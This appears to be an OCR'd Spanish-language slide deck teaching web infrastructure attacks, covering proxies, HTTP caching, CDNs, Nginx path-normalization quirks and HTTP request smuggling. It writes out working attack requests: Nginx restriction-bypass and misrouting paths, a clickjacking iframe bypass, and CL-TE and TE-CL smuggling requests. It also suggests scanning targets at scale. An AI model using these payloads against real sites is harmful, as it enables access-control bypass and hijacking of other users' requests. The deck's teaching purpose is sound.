


Ataques basados en la infraestructura del sitio.



Temas a tratar.




- Conceptos relacionados a proxies, reverse proxies, web server caches y CDNs.
- Ataques a tecnologías webs utilizando reverse proxies.
- HTTP Request Smuggling/HTTP Desync attacks.
- Web cache poisoning.
- Web cache deception.
- Web cache entanglement.



Proxies, reverse proxies, HTTP caching y CDNs.

Proxies.




- Los servidores proxies son programas que hacen de intermediario en las peticiones de recursos que realiza un cliente (A) a otro servidor (C). Por ejemplo, si una hipotética máquina ***A*** solicita un recurso a ***C***, lo hará mediante una petición a ***B***, que a su vez trasladará la petición a ***C***; de esta forma ***C*** no sabrá que la petición procedió originalmente de ***A.***

- Cuando hablamos de proxies normalmente nos referimos a '*forward proxies*', estos últimos básicamente canalizan todas las solicitudes procedentes de un cliente y las transmiten al servidor de destino en Internet con su propia dirección remitente.


- Existen algunos tipos de '*forward proxies*':
  - Proxy anonimo: el servidor de destino sabe que la solicitud viene de un servidor proxy pero este servidor no revela la dirección del cliente.
  - Proxy transparente: el servidor de destino sabe que la solicitud viene de un servidor proxy pero en este caso el servidor si revela la dirección del cliente, normalmente utilizando algun header como ser **X-Forwarded-For**.

Proxies.




Beneficios:

- “Anonimato”.
- Almacenamiento en caché.
- Bloqueo de sitios no deseados.




Reverse Proxies.



- Mientras que un *forward proxy* protege a los clientes, el objetivo principal de un *reverse proxy* es proteger a los servidores.


- Normalmente ni siquiera percibimos la presencia de un proxy inverso, cuando le enviamos una solicitud a una página web es muy probable que el primer servidor dentro de su infra en recibir la solicitud sea un proxy inverso que se encarga de reenviar la solicitud a servidores internos que los clientes no tienen acceso desde internet.

Reverse proxies.




Beneficios:

- Load balancing.
- Almacenamiento en caché.
- Logueo de datos.
- Aislamiento de tecnologías internas.




HTTP Caching.



- El almacenamiento en caché es básicamente una técnica que guarda la copia de un recurso y la devuelve cuando se lo solicita. Cuando hablamos de caches webs, los recursos que guardan son solicitudes que no han cambiado y que se devuelven sin consultar el servidor de por medio.

- Existen dos grandes categorías de caches, privadas y compartidas:
  - Un caché compartido almacena recursos los cuales tienen acceso por varios usuarios. Este tipo de cache está normalmente implementada por proxies, o tecnologías que actúan de intermediario entre los clientes y el servidor.
  - Un cache privado almacena información para un único usuario.
    En este caso por lo general estamos hablando de caches del lado del cliente que se implementan en el navegador y que son configurables a gusto de cada usuario.

HTTP Caching.



- Si la respuesta del server contiene la header **Set-Cookie** el cache se desactiva automáticamente.
- Normalmente los datos que se almacenan son respuestas a una solicitud **GET**, y el código de response que más prevalecen en caches varían pero por lo general hablamos de:
  - 200
  - 301
  - 404
  - 206

- **Cache-Control** es el header que se utiliza para controlar las opciones respecto al caching, tanto en requests como en responses. Si la header no está, significa que el cache del recurso esta permitido(por lo gral.).

Directivas de solicitud de cache

Las diretivas estándar `Cache-Control` que pueden ser usadas por el servidor en una respuesta HTTP.


```
Cache-Control: must-revalidate
Cache-Control: no-cache
Cache-Control: no-store
Cache-Control: no-transform
Cache-Control: public
Cache-Control: private
Cache-Control: proxy-revalidate
Cache-Control: max-age=<seconds>
Cache-Control: s-maxage=<seconds>
```

Directivas de solicitud de cache


Las directivas estándar `Cache-Control` que pueden ser usadas por el cliente en una solicitud HTTP.

```
Cache-Control: max-age=<seconds>
Cache-Control: max-stale[=<seconds>]
Cache-Control: min-fresh=<seconds>
Cache-Control: no-cache
Cache-Control: no-store
Cache-Control: no-transform
Cache-Control: only-if-cached
```

HTTP Caching.




- Una de las cuestiones un cache tiene que resolver es identificar si tiene un recurso que está siendo solicitado por un cliente, y hacerlo byte-to-byte no es precisamente la forma más eficiente, no porque sean muchos bytes que comparar sino que los requests contienen datos que cambian todo el tiempo, como el **User-Agent** por ejemplo.




```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```


HTTP Caching.



- El problema se resuelve utilizando lo que se denomina cache-keys.

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=pl;
Connection: close
```


```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 … Firefox/57.0
Cookie: language=en;
Connection: close
```




Content Delivery Networks.

- Una red de distribución de contenido es un conjunto de servidores que guardan datos para distribuirlos estratégicamente y ganar entre otras cosas velocidad de en la transmisión de datos.


  Hoy en día existen muchas compañías que brindan el servicio, entre las más conocidas esta *Cloudflare, Fastly, Akamai, Cloudfront, Azure CDN, KeyCDN*,...





Ataques utilizando reverse proxies.

Ataques utilizando reverse proxies.




Cómo son utilizados

Un reverse proxy tiene acceso tanto al request del cliente como al response del servidor.

- Que pueden hacer con un request?
  - Request routing: básicamente enviar la request al backend, dependiendo de las reglas una request para /app1/ puede configurarse para ir a /otro/directorio/en/el/backend/app2/. También envía la request a un backend específico dependiendo de la **Host** header.
  - Sirve para denegar el acceso, cuando cierto path o vhost está prohibido a través del reverse proxy se puede denegar el acceso.
  - Sirve también para modificar el request, muchas veces agregan ciertas headers que le dan datos del usuario al backend server, como por ejemplo la header **X-Forwarded-For** que contendría en tal caso la ip del cliente.(Útil para atacantes pero difícil de explotar con un approach black box).
- Que pueden hacer con un response?
  - Caching. Muchos soportan caching de respuestas y es una buena práctica.
  - También modifican las headers, alguna vez incluso dan información del backend :).

Ataques utilizando reverse proxies.




Acciones generales sobre una request.

Un reverse proxy con un request en particular tiene que lidiar con ciertas acciones:

- Procesarla.
  - Parsing.
  - Path normalization.
- Aplicar acciones/reglas, editar o agregar ciertas headers(en algunos casos).
- Enviarla al back-end.

Ataques utilizando reverse proxies.



Procesamiento del request - Parsing.


Cuando un reverse proxy recibe una request debe extraer el **Host**, el **Método**, el **Path**. Todas esas cuestiones tienen su sintaxis definida en su RFC y no es tan simple parsear. Por ejemplo:

- Si pasamos una URL absoluta, como maneja el proxy la solicitud?, que tiene preferencia?

```
GET http://other_host_header/path HTTP/1.1
Host: example.com
```

- Si tenemos en cuenta que el formato de una URI es scheme:[//authority]path[?query][#fragment], como lo interpreta el proxy? igual que el backend?, los browsers no envían #fragment y los proxies?
  - Nginx lo elimina.
  - Apache retorna un error.

Ataques utilizando reverse proxies.



Procesamiento del request - Path normalization.

Lo web servers en general soportan y realizan normalización, ejemplo:


- /algun/../directorio/archivo.js -> /algun/directorio/archivo.js
- /algun/./directorio/archivo.js -> /algun/directorio/archivo.js

Las inconsistencias se dan en ejemplos no tan vistos:

- /algun/directorio1/directorio2/.. -> /algun/directorio1/ - Apache
- /algun/directorio1/directorio2/.. -> /algun/directorio1/directorio2/.. - Nginx

- //long//path//here -> /long/path/here - Nginx
- //long/path/here -> /long/path/here - Apache
- /long//path/here -> /long//path/here - Apache

Ataques utilizando reverse proxies.




Aplicar acciones sobre la request.

La mayoría de las acciones que un reverse proxy aplica sobre una request son Path-based, es decir si el request está dirigido a cierto directorio/archivo hace algo si no hace otra cosa.

Debido a que las configuraciones en general son Path-based, las preguntas que nos podemos hacer es como los distintos proxies interpretan los paths expresados de distintas formas:

`/path1/ == /Path1/ == /p%61th1/ == /lala/../path1/`

Ataques utilizando reverse proxies.




Enviar la request al backend.

Desde el punto de vista de un atacante lo interesante en el proceso de enviar la request al backend es básicamente descubrir como esta configurado el reverse proxy es decir:

- Envía la request procesada o envía la request inicial?
- Modificó la request antes de enviarla?
- Todas las request van a un mismo backend?

La idea del fingerprinting/recon es encontrar la mayor cantidad de datos posibles y así poder encontrar inconsistencias, si descubrimos los fabricantes que hay en los backends tenemos más posibilidades.

Ataques utilizando reverse proxies.




Algunos ejemplos. Nginx

Nginx es mayormente conocido como web-server, pero también es muy utilizado como reverse proxy.

- Tiene soporte a URI absolutas, con schemes arbitrarios y esto tiene prioridad sobre el **Host** header.
- Aplica parsing URI-decoding y path-normalization, luego forwardea el request.

Lo interesante de **Nginx** es que tiene comportamientos distintos basados en cuestion un poco intrínseca de configuración.

Ataques utilizando reverse proxies.



Algunos ejemplos. Nginx con trailing slash.

```
location / {
proxy_pass http://backend_server/;
}
```

En esta configuración **Nginx** envía todas las requests procesadas al server *backend_server*, en gral. la mayor diferencia entre request procesadas y no procesadas es el URI-d/ecoding y path-normalization.


Lo interesante acá es que **Nginx** no encodea todos los símbolos que usualmente un browser encodea, [‘,“,<,>] .

Beneficios?

Bueno imaginemos que en *backend_server* existe una app web vulnerable a XSS (sin ninguna protección), si podemos forzar a un usuario a enviar un request el reverse proxy va a encodear los caracteres que nos interesan.

Browser -> http://victim.com/path/%3C%22xss_here%22%3E/ -> Nginx -> http://backend_server/path/<"xss_here">/ -> WebApp

Ataques utilizando reverse proxies.



Algunos ejemplos. Nginx sin trailing slash.

```
location / {
proxy_pass http://backend_server;
}
```


Acá si bien la única diferencia con la configuración anterior es el slash al final, esto fuerza a **Nginx** a enviar la request totalmente no procesada, es decir si enviamos un request a

/any_path/../to_%61pp#/path2

Nginx va a buscar la regla para /to_app pero va a terminar enviando al backend:

/any_path/../to_%61pp#/path2

Ataques utilizando reverse proxies.



Ataques al servidor: restriction bypass.


```
location /console/ {
deny all;
return 403;
}

location / {
proxy_pass http://weblogic;
}
```

Supongamos que existe un directorio /console/, el cual por defecto se bloquea. Hay dos cosas que nos van a permitir el bypass:

1) El servidor (weblogic) acepta el carácter #.
2) La configuración del reverse proxy no tiene trailing slash.

Entonces si enviamos GET /#/../console/ HTTP/1.1, Nginx va a borrar todo después de #, lo que nos dice que no va a procesar la request cómo /console/ y va a enviar la request tal cual esta (sin procesar). Cuando llegue al server, luego de normalización, nos queda GET /console HTTP/1.1.

Ataques utilizando reverse proxies.



Ataques al servidor: request misrouting.

La idea acá es enviar un request a /to_app pero que el server vea un request a otro endpoint, por ejemplo /admin. De nuevo lo que tenemos es:


```
location /to_app {
proxy_pass http://weblogic;
}
```

1) La configuración del reverse proxy no tiene trailing slash.
2) Weblogic acepta 'path parameters', `/path/to/app/here;param1=val1;param2=val2`.

Básicamente el server interpreta como parámetros todo luego del primer ;.

Si enviamos GET /admin;/../to_app HTTP/1.1 Nginx va a procesar el request y va a ver un request a /to_app, pero lo va a enviar tal cual esta, cuando llegue al web server, el request se va a tomar como a /admin.

Ataques utilizando reverse proxies.



Ataques al servidor: request misrouting.

```
location /to_app {
proxy_pass http://server/any_path/;
}
```

Otra característica de Nginx es que si tenemos una config como


location /to_app significa que todos los paths que empiecen con

el prefijo /to_app van a caer adentro de esa config. Bueno no es tan así, todo lo que está después del prefijo que matchea, va a ser concatenado con el valor que está en *proxy_pass*.

Por ejemplo una request a /to_app_anything, va a ser procesada como /any_path/_anything.

Entonces si enviamos una request como `GET /to_app../other_path HTTP/1.1`. El servidor va a ver el request como any_path/../other_path y luego de la normalización nos va a devolver el contenido de /other_path.

Ataques utilizando reverse proxies.




Ataques al cliente.

Siempre que de alguna forma podamos influenciar la respuesta de un proxy/server existe potencial para un ataque client side, particularmente en estos casos se agrega otro agente que es el browser. Pasamos a tener browser, reverse proxy y web server.

Imaginemos que el contexto es Nginx con Tomcat como servidor web. Por defecto, Tomcat le agrega el header X-Frame-Options: deny a las respuestas, es decir no se pueden incluir en un iframe(la idea final es hacer clickjacking). Entonces supongamos que existe en la aplicación un /iframe_safe (por marketing ponele). Es necesario configurar el reverse proxy para que elimine el header por defecto que incluye Tomcat….

Ataques utilizando reverse proxies.



Ataques al cliente.


Entonces como atacantes nos interesa hacer una request que sea interpretada como a /iframe_safe/ pero que en realidad sea a otro lado.

```
location /iframe_safe/ {
proxy_pass http://tomcat_server/iframe_safe/;
proxy_hide_header "X-Frame-Options";
}
location / {
proxy_pass http://tomcat_server/;
}
```

<iframe src="http://nginx_with_tomcat/iframe_safe/..;/any_other_path">

Un browser no interfiere en la request, es decir no normaliza el path. Para Nginx la request cae dentro de /iframe_safe/ y para Tomcat, que acepta path parameters la request va a ser a /any_other_path/. Entonces básicamente bypasseamos la protección de clickjacking en toda la página.


Ataques basados en la infra del sitio.




Identificando y atacando targets a gran escala.

Todo lo que vimos hasta ahora se puede intentar manualmente y por target, o también se puede automatizar (en algunos casos). Si un load balancer, o un reverse proxy es vulnerable a request-misrouting lo que podemos hacer es mandar paquetes a nuestros targets esperando un pingback, ya sea un request de resolución DNS o un request HTTP, todo sirve. De esta forma sabremos que target son vulnerables.

HTTP request smuggling.



HTTP Request smuggling




Conceptos.


La idea general del ataque es lograr una desincronización entre los sistemas que componen a la infraestructura mediante la utilización de ciertas headers en el request.

Como vimos anteriormente, hoy en día la infraestructura de los sitios creció y lo más común es que tengamos varias entidades procesando un mismo request.

Entonces qué podemos hacer si estas entidades sufren de inconsistencias?



HTTP Request smuggling




Conceptos.

En este caso, vamos a ver consecuencias de desincronizacion cuando dos o más servidores están ‘configurados’ para procesar los request de distinta manera teniendo en cuenta dos headers:

1)**Content-Length.**

2)**Transfer-Encoding.**

HTTP Request smuggling




Conceptos. Content-Length header.

Content-Length indica la cantidad de bytes enviados al destinatario en formato decimal, es bastante simple lo único que hay que tener siempre presente son los bytes \r\n al final de cada línea(en la última normalmente no se envían).

```
POST /path/example HTTP/1.1
User-Agent: Firefox blablabla
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

abcdefghijklmnopqrstuvwxyz
```

```
POST /path/example HTTP/1.1
User-Agent: Firefox blablabla
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

abcdefghijklmn
opqrstuvwxyz
```

HTTP Request smuggling




Conceptos. Transfer-Encoding header.

Transfer-Encoding especifica mediante una serie de directivas la forma en la que se codificó los datos del cuerpo del request, nosotros nos enfocaremos en la directiva **chunked.**

Al comienzo de cada fragmento se debe enviar la longitud del fragmento *en formato hexadecimal*.

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

7
Mozilla
9
Developer
7
Network
1c
abcdefghijklmn
opqrstuvwxyz
0
```


HTTP Request smuggling




Desincronizacion.

La idea es aprovecharnos de que podemos enviar múltiples paquetes/requests HTTP sobre el mismo canal TCP.

El servidor luego tiene que ver a donde termina el paquete del cliente A, y a donde empieza el paquete del cliente B.



HTTP Request smuggling



Desincronizacion.

El ‘problema’ se da cuando el front-end y el back-end están configurados para interpretar la longitud de los requests de distinta forma.


Acá es donde entran en juego las headers **Content-Length** y **Transfer-Encoding**,

la idea es utilizarlas para desincronizar


a los servers y que algunos datos del

cliente A se interpreten como datos

del cliente B.



HTTP Request smuggling




Desincronizacion.

El RFC de HTTP dice “*If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored*”. Básicamente, si encontramos una forma de ‘esconder’ la header **Transfer-Encoding** de al menos un server en la cadena de entidades que procesan el request, entonces tenemos desincronizacion.

Nosotros nos enfocaremos en las dos variantes más básicas del ataque, que son normalmente referidas como **CL-TE** y **TE-CL.**

HTTP Request smuggling




Desincronizacion CL-TE.

Imaginemos que el Front-end interpreta la request con **Content-Length** y que el Back-end lo hace con **Transfer-Encoding**.

La parte verde del request hace referencia al request del Cliente B, el cual en en este caso recibiría el mensaje "*Unknown method GPOST*".

```
POST / HTTP/1.1
Host: example.com
Content-Length: 6
Transfer-Encoding: chunked

0

GPOST / HTTP/1.1
Host: example.com
```

HTTP Request smuggling




Desincronizacion TE-CL.

Imaginemos que el Front-end interpreta la request con **Transfer-Encoding** y que el Back-end lo hace con **Content-Length**.

```
POST / HTTP/1.1
Host: example.com
Content-Length: 3
Transfer-Encoding: chunked

6
PREFIX
0

POST / HTTP/1.1
Host: example.com
```

HTTP Request smuggling

